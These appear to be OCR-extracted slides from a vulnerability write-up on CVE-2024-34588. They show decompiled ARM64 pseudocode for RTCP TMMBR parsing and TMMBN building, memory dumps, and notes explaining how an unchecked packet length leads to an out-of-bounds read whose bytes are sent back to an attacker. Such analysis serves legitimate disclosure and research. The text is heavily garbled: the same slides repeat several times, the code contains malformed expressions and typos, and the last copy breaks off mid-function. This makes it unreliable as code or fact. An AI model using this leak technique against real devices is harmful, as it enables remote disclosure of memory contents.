
# Issue2: CVE-2024-34588 remote information leakage

```

int64 __fastcall DMC_RTP_Sys_Parse_Rtcp_TMMBR_Packet(__int64 rtcp_object_recv, __int64 rtcp_pkt, __int64 a3, _DWORD *offset)
{
    unsigned int v4; // w9
    unsigned int v5; // w10
    unsigned int v6; // w11
    unsigned int v7; // w12
    int v8; // w14
    int v9; // w15
    unsigned int v10; // w16
    unsigned int v11; // w17
    int v12; // w18
    unsigned int v13; // w19
    unsigned int v14; // w20
    unsigned int v15; // w21
    int v16; // w22
    __int128 v18[32]; // [xbp+0h] [xbp-210h] BYREF
    __int64 v19; // [xbp+208h] [xbp-8h]

    v19 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
    if ( rtcp_pkt )
    {
        *(_BYTE *)(rtcp_object_recv + 10) = *(_BYTE *)(rtcp_object_recv + 8);
        *(_DWORD *)(rtcp_object_recv + 16) = (((*unsigned __int8 *) (rtcp_pkt + (unsigned int)*offset) <> 24) | (*(unsigned __int8 *)
        v4 = *offset + 12;
        v5 = *offset + 13;
        v6 = *offset + 14;
        v7 = *offset + 15;
        v8 = *offset + 16;
        *offset = v4;
        v9 = *(unsigned __int8 *) (rtcp_pkt + v5);
        v10 = *(unsigned __int8 *) (rtcp_pkt + v4);
        v11 = *(unsigned __int8 *) (rtcp_pkt + v6);
        v12 = *(unsigned __int8 *) (rtcp_pkt + v7);
        *offset = v8;
        v13 = (v9 << 7) & 0xFFFFE7FFF | ((v10 & 3) << 15) | (v11 >> 1);
        *(_DWORD *)(rtcp_object_recv + 1192) = v10 >> 2;
        *(_DWORD *)(rtcp_object_recv + 1196) = v13;
        *(_DWORD *)(rtcp_object_recv + 1200) = v12 & 0xFFFFFEFF | ((v11 & 1) << 8);
        if ( v10 > 3 )
            v13 *= 2 << ((v10 >> 2) - 1);
        v14 = v13 / 0x3E8;
        v15 = 0;
        *(_DWORD *) (rtcp_object_recv + 1204) = v14;
    }
}

```



## Part-A: out-of-bounds read

- The length of the rtcp packet can be 8 bytes
- The code does not check the length of the rtcp packet
- This function directly reads data more than 8 bytes from the rtcp packet
- This function stores these oobr data in the rtcp\_object\_recv object


# Issue2: CVE-2024-34588 remote information leakage

```

int64 __fastcall DMC_RTP_Sys_Parse_Rtcp_TMMBR_Packet(__int64 rtcp_object_recv, __int64 rtcp_pkt, __int64 a3, _DWORD *offset)
{
    unsigned int v4; // w9
    unsigned int v5; // w10
    unsigned int v6; // w11
    unsigned int v7; // w12
    int v8; // w14
    int v9; // w10
    unsigned int v10; // w13
    unsigned int v11; // w11
    int v12; // w12
    unsigned int v13; // w8
    unsigned int v14; // w9
    unsigned int v15; // w8
    int v16; // w0
    __int128 v18[32]; // [xbp+0h] [xbp-210h] BYREF
    __int64 v19; // [xbp+208h] [xbp-8h]

    v19 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
    if ( rtcp_pkt )
    {
        *(_BYTE *)(rtcp_object_recv + 10) = *(_BYTE *)(rtcp_object_recv + 8);
        *(_DWORD *)(rtcp_object_recv + 16) = (((*unsigned __int8 *) (rtcp_pkt + (unsigned int)*offset) <> 24) | (*(unsigned __int8 *)
        v4 = *offset + 12;
        v5 = *offset + 13;
        v6 = *offset + 14;
        v7 = *offset + 15;
        v8 = *offset + 16;
        *offset = v4;
        v9 = *(unsigned __int8 *) (rtcp_pkt + v5);
        v10 = *(unsigned __int8 *) (rtcp_pkt + v4);
        v11 = *(unsigned __int8 *) (rtcp_pkt + v6);
        v12 = *(unsigned __int8 *) (rtcp_pkt + v7);
        *offset = v8;
        v13 = (v9 << 7) & 0xFFFFE7FFF | ((v10 & 3) << 15) | (v11 >> 1);
        *(_DWORD *)(rtcp_object_recv + 1192) = v10 >> 2;
        *(_DWORD *)(rtcp_object_recv + 1196) = v13;
        *(_DWORD *)(rtcp_object_recv + 1200) = v12 & 0xFFFFFEFF | ((v11 & 1) << 8);
        if ( v10 > 3 )
            v13 *= 2 << ((v10 >> 2) - 1);
        v14 = v13 / 0x3E8;
        v15 = 0;
        *(_DWORD *) (rtcp_object_recv + 1204) = v14;
    }
}

```



## Part-A: out-of-bounds read

- The length of the rtcp packet can be 8 bytes
- The code does not check the length of the rtcp packet
- This function directly reads data more than 8 bytes from the rtcp packet
- This function stores these oobr data in the rtcp\_object\_recv object

# Issue2: CVE-2024-34588 remote information leakage

## DMC\_RTP\_Sys\_Make\_Rtcp\_TMMBN\_Packet function

```

    return *(unsigned int*)(recv_obj + 1256);
}
v8 = *(unsigned int*)(recv_obj + 1232);
send_buf = *(_QWORD*)(recv_obj + 24);
result = 0LL;
v10 = (32 * *(BYTE*)(recv_obj + 4)) | 0x84;
*(BYTE*)(recv_obj + 11) = -51;
*(BYTE*)(send_buf + v8) = v10;
*(BYTE*)(send_buf + (unsigned int)(v8 + 1)) = *(BYTE*)(recv_obj + 11);
v11 = *(_DWORD*)(recv_obj + 16);
*(BYTE*)(send_buf + (unsigned int)(v8 + 4)) = HIBYTE(v11);
*(BYTE*)(send_buf + (unsigned int)(v8 + 5)) = BYTE2(v11);
*(BYTE*)(send_buf + (unsigned int)(v8 + 6)) = BYTE1(v11);
*(BYTE*)(send_buf + (unsigned int)(v8 + 7)) = v11;
*(BYTE*)(send_buf + (unsigned int)(v8 + 8)) = 0;
*(BYTE*)(send_buf + (unsigned int)(v8 + 9)) = 0;
*(BYTE*)(send_buf + (unsigned int)(v8 + 10)) = 0;
*(BYTE*)(send_buf + (unsigned int)(v8 + 11)) = 0;
v12 = *(_DWORD*)(recv_obj + 16);
*(BYTE*)(send_buf + (unsigned int)(v8 + 12)) = HIBYTE(v12);
*(BYTE*)(send_buf + (unsigned int)(v8 + 13)) = BYTE2(v12);
v13 = v8 + 18;
*(BYTE*)(send_buf + (unsigned int)(v8 + 14)) = BYTE1(v12);
*(BYTE*)(send_buf + (unsigned int)(v8 + 15)) = v12;
v14 = *(_DWORD*)(a2 + 1196);
v15 = *(_DWORD*)(a2 + 1200);
*(BYTE*)(send_buf + (unsigned int)(v8 + 16)) = (v14 >> 15) & 3 | (4 * *(BYTE*)(a2 + 1192));
v16 = v8 + 19;
*(BYTE*)(send_buf + (unsigned int)(v8 + 17)) = v14 >> 7;
LODWORD(v8) = v8 + 20;
*(BYTE*)(send_buf + v13) = (2 * v14) | BYTE1(v15) & 1;
*(BYTE*)(send_buf + v16) = v15;
v17 = *(_DWORD*)(recv_obj + 1232);
(*WORD*)(recv_obj + 12) = ((unsigned int)(v8 - v17) >> 2) - 1;
*(BYTE*)(send_buf + (unsigned int)(v17 + 2)) = (unsigned _int16)((unsigned int)(v8 - v17) >> 2) - 1) >> 8;
*(BYTE*)(send_buf + (unsigned int)(*(_DWORD*)(recv_obj + 1232) + 3)) = ((unsigned int)(v8 - v17) >> 2) - 1;
(*DWORD*)(recv_obj + 1232) = v8;
return result;
}

```

## rtcp\_object\_recv object

	a2+1192	a2+1196	a2+1200
b400006fdb0f6150	32 00 00 00	0b 54 00 00	47 01 00 00
b400006fdb0f6160	5a 07 00 00	00 00 00 00	00 00 00 00
b400006fdb0f6170	00 00 00 00	00 00 00 00	00 00 00 00

## TMMBN send buffer

b40000704717c9d0	83 cd 00 03 49 65 d8 91 00 00 00 00 46 46 5f 53
b40000704717c9e0	c8 a8 17 47 70 00 00 b4 00 00 00 00 00 00 00 00

## Part-b:remote information leakage

- These oobr data are retrieved from `rtcp_ort_decv` object
- These oobr data have become part of the tmmbn packet body
- The tmmbn packet is sent to the attacker

# Issue2: CVE-2024-34588 remote information leakage

## DMC\_RTP\_Sys\_Make\_Rtcp\_TMMBN\_Packet function


```

    return *(unsigned int*)(recv_obj + 1256);
}
v8 = *(unsigned int*)(recv_obj + 1232);
send_buf = *(_QWORD*)(recv_obj + 24);
result = 0LL;
v10 = (32 * *(BYTE*)(recv_obj + 4)) | 0x84;
*(BYTE*)(recv_obj + 11) = -51;
*(BYTE*)(send_buf + v8) = v10;
*(BYTE*)(send_buf + (unsigned int)(v8 + 1)) = *(BYTE*)(recv_obj + 11);
v11 = *(_DWORD*)(recv_obj + 16);
*(BYTE*)(send_buf + (unsigned int)(v8 + 4)) = HIBYTE(v11);
*(BYTE*)(send_buf + (unsigned int)(v8 + 5)) = BYTE2(v11);
*(BYTE*)(send_buf + (unsigned int)(v8 + 6)) = BYTE1(v11);
*(BYTE*)(send_buf + (unsigned int)(v8 + 7)) = v11;
*(BYTE*)(send_buf + (unsigned int)(v8 + 8)) = 0;
*(BYTE*)(send_buf + (unsigned int)(v8 + 9)) = 0;
*(BYTE*)(send_buf + (unsigned int)(v8 + 10)) = 0;
*(BYTE*)(send_buf + (unsigned int)(v8 + 11)) = 0;
v12 = *(_DWORD*)(recv_obj + 16);
*(BYTE*)(send_buf + (unsigned int)(v8 + 12)) = HIBYTE(v12);
*(BYTE*)(send_buf + (unsigned int)(v8 + 13)) = BYTE2(v12);
v13 = v8 + 18;
*(BYTE*)(send_buf + (unsigned int)(v8 + 14)) = BYTE1(v12);
*(BYTE*)(send_buf + (unsigned int)(v8 + 15)) = v12;
v14 = *(_DWORD*)(a2 + 1196);
v15 = *(_DWORD*)(a2 + 1200);
*(BYTE*)(send_buf + (unsigned int)(v8 + 16)) = (v14 >> 15) & 3 | (4 * *(BYTE*)(a2 + 1192));
v16 = v8 + 19;
*(BYTE*)(send_buf + (unsigned int)(v8 + 17)) = v14 >> 7;
LODWORD(v8) = v8 + 20;
*(BYTE*)(send_buf + v13) = (2 * v14) | BYTE1(v15) & 1;
*(BYTE*)(send_buf + v16) = v15;
v17 = *(_DWORD*)(recv_obj + 1232);
(*WORD*)(recv_obj + 12) = ((unsigned int)(v8 - v17) >> 2) - 1;
*(BYTE*)(send_buf + (unsigned int)(v17 + 2)) = (unsigned _int16)((unsigned int)(v8 - v17) >> 2) - 1) >> 8;
*(BYTE*)(send_buf + (unsigned int)(*(_DWORD*)(recv_obj + 1232) + 3)) = ((unsigned int)(v8 - v17) >> 2) - 1;
(*DWORD*)(recv_obj + 1232) = v8;
return result;
}

```

## rtcp\_object\_recv object

	a2+1192	a2+1196	a2+1200
b400006fdb0f6150	32 00 00 00	0b 54 00 00	47 01 00 00
b400006fdb0f6160	5a 07 00 00	00 00 00 00	00 00 00 00
b400006fdb0f6170	00 00 00 00	00 00 00 00	00 00 00 00



b40000704717c9d0	83 cd 00 03 49 65 d8 91 00 00 00 00 46 46 5f 53
b40000704717c9e0	c8 a8 17 47 70 00 00 b4 00 00 00 00 00 00 00 00

## TMMBN send buffer

### Part-b:remote information leakage

- These oobr data are retrieved from `rtcp_ort_decv` object
- These oobr data have become part of the tmmbn packet body
- The tmmbn packet is sent to the attacker

# Issue2: CVE-2024-34588 remote information leakage


## DMC\_RTP\_Sys\_Make\_Rtcp\_TMMBN\_Packet function

```

    return *(unsigned int*)(recv_obj + 1256);
}
v8 = *(unsigned int*)(recv_obj + 1232);
send_buf = *(_QWORD*)(recv_obj + 24);
result = 0LL;
v10 = (32 * *(BYTE*)(recv_obj + 4)) | 0x84;
*(BYTE*)(recv_obj + 11) = -51;
*(BYTE*)(send_buf + v8) = v10;
*(BYTE*)(send_buf + (unsigned int)(v8 + 1)) = *(BYTE*)(recv_obj + 11);
v11 = *(_DWORD*)(recv_obj + 16);
*(BYTE*)(send_buf + (unsigned int)(v8 + 4)) = HIBYTE(v11);
*(BYTE*)(send_buf + (unsigned int)(v8 + 5)) = BYTE2(v11);
*(BYTE*)(send_buf + (unsigned int)(v8 + 6)) = BYTE1(v11);
*(BYTE*)(send_buf + (unsigned int)(v8 + 7)) = v11;
*(BYTE*)(send_buf + (unsigned int)(v8 + 8)) = 0;
*(BYTE*)(send_buf + (unsigned int)(v8 + 9)) = 0;
*(BYTE*)(send_buf + (unsigned int)(v8 + 10)) = 0;
*(BYTE*)(send_buf + (unsigned int)(v8 + 11)) = 0;
v12 = *(_DWORD*)(recv_obj + 16);
*(BYTE*)(send_buf + (unsigned int)(v8 + 12)) = HIBYTE(v12);
*(BYTE*)(send_buf + (unsigned int)(v8 + 13)) = BYTE2(v12);
v13 = v8 + 18;
*(BYTE*)(send_buf + (unsigned int)(v8 + 14)) = BYTE1(v12);
*(BYTE*)(send_buf + (unsigned int)(v8 + 15)) = v12;
v14 = *(_DWORD*)(a2 + 1196);
v15 = *(_DWORD*)(a2 + 1200);
*(BYTE*)(send_buf + (unsigned int)(v8 + 16)) = (v14 >> 15) & 3 | (4 * *(BYTE*)(a2 + 1192));
v16 = v8 + 19;
*(BYTE*)(send_buf + (unsigned int)(v8 + 17)) = v14 >> 7;
LODWORD(v8) = v8 + 20;
*(BYTE*)(send_buf + v13) = (2 * v14) | BYTE1(v15) & 1;
*(BYTE*)(send_buf + v16) = v15;
v17 = *(_DWORD*)(recv_obj + 1232);
(*WORD*)(recv_obj + 12) = ((unsigned int)(v8 - v17) >> 2) - 1;
*(BYTE*)(send_buf + (unsigned int)(v17 + 2)) = (unsigned _int16)((unsigned int)(v8 - v17) >> 2) - 1) >> 8;
*(BYTE*)(send_buf + (unsigned int)(*(_DWORD*)(recv_obj + 1232) + 3)) = ((unsigned int)(v8 - v17) >> 2) - 1;
(*DWORD*)(recv_obj + 1232) = v8;
return result;
}

```

## rtcp\_object\_recv object



## Part-b:remote information leakage

- These oobr data are retrieved from `rtcp_ort_decv` object
- These oobr data have become part of the tmmbn packet body
- The tmmbn packet is sent to the attacker


# Issue2: CVE-2024-34588 remote information leakage

**DMC\_RTP\_Sys\_Make\_Rtcp\_TMMBN\_Packet function**

```

    return *(unsigned int *) (recv_obj + 1256);
}
v8 = *(unsigned int *) (recv_obj + 1232);
send_buf = *(_QWORD *) (recv_obj + 24);
result = 0LL;
v10 = (32 * *(_BYTE *) (recv_obj + 4)) | 0x84;
*(_BYTE *) (recv_obj + 11) = -51;
*(_BYTE *) (send_buf + v8) = v10;
*(_BYTE *) (send_buf + (unsigned int) (v8 + 1)) = *(_BYTE *) (recv_obj + 11);
v11 = *(_DWORD *) (recv_obj + 16);
*(_BYTE *) (send_buf + (unsigned int) (v8 + 4)) = HIBYTE(v11);
*(_BYTE *) (send_buf + (unsigned int) (v8 + 5)) = BYTE2(v11);
*(_BYTE *) (send_buf + (unsigned int) (v8 + 6)) = BYTE1(v11);
*(_BYTE *) (send_buf + (unsigned int) (v8 + 7)) = v11;
*(_BYTE *) (send_buf + (unsigned int) (v8 + 8)) = 0;
*(_BYTE *) (send_buf + (unsigned int) (v8 + 9)) = 0;
*(_BYTE *) (send_buf + (unsigned int) (v8 + 10)) = 0;
*(_BYTE *) (send_buf + (unsigned int) (v8 + 11)) = 0;
v12 = *(_DWORD *) (recv_obj + 16);
*(_BYTE *) (send_buf + (unsigned int) (v8 + 12)) = HIBYTE(v12);
*(_BYTE *) (send_buf + (unsigned int) (v8 + 13)) = BYTE2(v12);
v13 = v8 + 18;
*(_BYTE *) (send_buf + (unsigned int) (v8 + 14)) = BYTE1(v12);
*(_BYTE *) (send_buf + (unsigned int) (v8 + 15)) = v12;
v14 = *(_DWORD *) (a2 + 1196);
v15 = *(_DWORD *) (a2 + 1200);
*(_BYTE *) (send_buf + (unsigned int) (v8 + 16)) = (v14 >> 15) & 3 | (4 * *(_BYTE *) (a2 + 1192));
v16 = v8 + 19;
